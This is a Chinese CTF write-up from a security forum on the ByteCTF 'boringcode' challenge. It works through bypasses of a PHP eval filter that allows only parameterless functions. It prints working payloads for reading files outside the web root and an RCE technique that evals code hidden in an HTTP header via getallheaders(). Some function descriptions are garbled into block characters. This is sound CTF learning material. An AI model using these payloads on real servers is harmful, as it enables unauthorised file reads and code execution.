ByteCTF一道题的分析与学习PHP无参数函数的利用

Threezh1 / 2019-09-15 10:44:35 / 浏览数 3240 安全技术 WEB安全 顶(0) 踩(0)

说在前面

这次参与了ByteCTF，尝试做了boringcode和EZCMS。虽然都没做出来，但是学到了很多东西。

这次通过ALTM4NZ师傅的wp来分析一下boringcode这道题并学习一下无参数函数的利用。

boringcode

看一下代码：

```
<?php
function is_valid_url($url) {
   if (filter_var($url, FILTER_VALIDATE_URL)) {
       if (preg_match('/data:\/\//i', $url)) {
           return false;
       }
       return true;
   }
   return false;
}

if (isset($_POST['url'])){
   $url = $_POST['url'];
   if (is_valid_url($url)) {
       $r = parse_url($url);
       if (preg_match('/baidu\.com$/', $r['host'])) {
           $code = file_get_contents($url);
           if (';' === preg_replace('/[a-z]+\((?R)?\)/', NULL, $code)) {
               if (preg_match('/et|na|nt|strlen|info|path|rand|dec|bin|hex|oct|pi|exp|log/i', $code)) {
                   echo 'bye~';
               } else {
                   eval($code);
               }
           }
       } else {
           echo "error: host not allowed";
       }
   } else {
       echo "error: invalid url";
   }
}else{
   highlight_file(__FILE__);
}
```

这个页面的作用是，接受一个url参数，利用file_get_content远程获取url页面的源码，传递给eval执行。但在url传递和源码传递过程中有各种检测。

第一个点：

1. is_valid_url()函数来检测url的正确性，并禁止使用data协议。
2. url的host必须以baidu.com结尾。

绕过：

如果data协议没有被绕过，则可以使用：`data://baidu.com/plain;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pgo=` 来进行绕过。

这里把data协议禁止了之后，想要利用伪协议绕过的话近乎无解。只想到购买域名来进行绕过，比如threezh1baidu.com。（还好没买! 买了也做不出来。）


第二个点：


1. 由`preg_replace('/[a-z]+\((?R)?\)/'`可知，这里只允许无参数的函数传递进来。并且函数名只能为字母，不能包含下划线等其他特殊字符。
2. 过滤了很多的关键字：`et|na|nt|strlen|info|path|rand|dec|bin|hex|oct|pi|exp|log`


这里绕过没做出来，学习大佬是怎么做这题的。

绕过：

`preg_replace('/[a-z]+\((?R)?\)/'`虽然只允许无参数，但是允许函数套用。正则表达式匹配情况：







通过这样的嵌套，就能构造出payload进行读取文件操作，在特殊情况下还可以进行RCE。这题只能读取文件。

- 第一种方式：

参考：ByteCTF_WEB

来看这个师傅的Payload：

```
echo(readfile(end(scandir(chr(pos(localtime(time(chdir(next(scandir(pos(localeconv()))))))))))));
```

payload很长，第一次看的的时候吓了一跳。 来看看他是怎么通过这个payload获取到flag了吧。

因为环境已经关了，所以我在在本地搭了一个环境。

WWW/flag flag文件

WWW/code/code.php:

```
<?php
if ($_POST['code']){
   $code = $_POST['code'];
   if (';' === preg_replace('/[a-z]+\((?R)?\)/', NULL, $code)) {
       if (preg_match('/et|na|nt|strlen|info|path|rand|dec|bin|hex|oct|pi|exp|log/i', $code)) {
           echo 'bye~';
       } else {
           eval($code);
       }
   }else{
       echo "No No No";
```

```
    }
}
?>
```


先来看这几个函数：

```
scandir()   ■■ images ■■■■■■■■■■
end()       ■■■■■■■■■■■■■■■■■■■■■■■■
readfile()  ■■■■■■■
```

scandir()接受一个目录地址的参数，当传递为一个"."时，则会返回一个数组包含当前目录下的目录名和文件名。

那构造`readfile(end(scandir('.')));`就会读取到当前目录下最后一个文件。

如果把函数参数检测关掉的话，返回的内容为code.php的源码：



这题因为不能附带参数，所以需要寻找一个函数能生成一个"."。于是找到了

```
localeconv()   ■■■■■■■■■■■■■■■■■■■■■■■■
```

这个函数会返回：

```
array(18) {
 ["decimal_point"]=>
 string(1) "."
 ["thousands_sep"]=>
 string(0) ""
 ["int_curr_symbol"]=>
 ....
```

数组中第一个值就是"."。再通过下面两个函数可以构造:`current(localeconv())`或者`pos(localeconv())`。因为这里还过滤en，所以就选择了后者。

```
current()       ■■■■■■■■■■, ■■■■■■■■
pos()           current() ■■■■
```

这时，我们就可以获取到当前目录的最后一个文件了,payload为：

```
readfile(end(scandir(pos(localeconv()))));
```

因为flag是在上一个目录，所以我们还需要使用chdir() next()来重新定义一下php当前目录，再使用readfile进行读取文件。

```
chdir() ■■■■■■■■■■
next() ■■■■■■■■■■■■■■■■■■■■■■■■ ■■■■■■■■scandir()■■■".."
```

将目录定义为上一目录：chdir(next(scandir(pos(localeconv()))))

但是chdir()函数执行成功之后不会返回当前目录，只会返回"1"。 如前面读文件一样，我们还是需要一个"."来读取flag。

ALTM4NZ师傅找到了一个很骚的操作，就是使用localtime()配合chr来获取一个"."。

```
localtime() ■■■■■■■■■■■■■■■■■■■■■

   ■■■■■■■■■■

   [tm_sec] - ■■
   [tm_min] - ■■■
   [tm_hour] - ■■
   ...
```

```
chr() ■■■■■■■ ASCII ■■■■■■■
```

获取"."的payload：chr(pos(localtime()))

当时间为某一分钟的46秒时, pos(localtime())返回46。46是"."的ASCII码值。所以payload就会返回"."


但这里存在一个问题就是localtime()参数只接受时间戳。

所以这里需要使用time()来解决。time()不会受参数的影响并且会返回一个时间戳。

至此，我们的payload就为：


```
chr(pos(localtime(time(chdir(next(scandir(pos(localeconv()))))))))
```

在46秒的时候，就会返回"."



再用前面读取文件的方式就可以在每分钟的46秒时读取到flag了。

```
echo(readfile(end(scandir(chr(pos(localtime(time(chdir(next(scandir(pos(localeconv()))))))))))));
```




- 第二种方式

这个payload是在群里面看到一个师傅发的。

```
if(chdir(next(scandir(pos(localeconv())))))readfile(end(scandir(pos(localeconv()))));
```

因为chdir()返回0和1，所以使用if来判断并执行后面语句进行读取文件。这样就不用使用localtime函数来获取"."。可以直接读flag。



实现的函数在第一种方式都有。就不分析了。

无参数函数的利用总结

环境：

```
<?php
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $_POST['code'])) {
   eval($_POST['code']);
}
?>
```

这里正则表达式和题目的区别在于这里还运行函数名称包含_等特殊字符。


获取环境变量

使用getenv()获取超全局变量的数组，使用array_rand和array_flip爆破出所有的全局变量。

```
getenv()        ■■■■■■■■■■■(■7.1■■■■■■■■■■)
array_rand()    ■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
array_flip()    array_flip() ■■■■■■■/■■■■■■■■■■■■■■■■■■■■■
```

payload:

```
echo(array_rand(array_flip(getenv())));
```




getallheaders() => RCE

getallheaders() ■■■■ HTTP ■■■■■, ■■■■■■■■
apache_request_headers ■■■■ HTTP ■■■■■
■■■■■■■■■apache■■■

函数返回内容：

```
array(11) {
 ["Accept-Language"]=>
 string(23) "zh-CN,zh;q=0.9,en;q=0.8"
 ["Accept-Encoding"]=>
 string(17) "gzip, deflate, br"
 ["Accept"]=>
 string(3) "*/*"
 ["Content-Type"]=>
 string(68) "multipart/form-data; boundary=----WebKitFormBoundaryevLOjNPCJPGbsCBf"
 ...
}
```

当我们构造一个Header时：



添加一个Header为`test: phpinfo();`,根据位置选择合适的payload：

添加在Header在第一个：

payload: `code=eval(pos(getallheaders()));`

(pos()可以换为current(). 如果在第二个可以使用next())

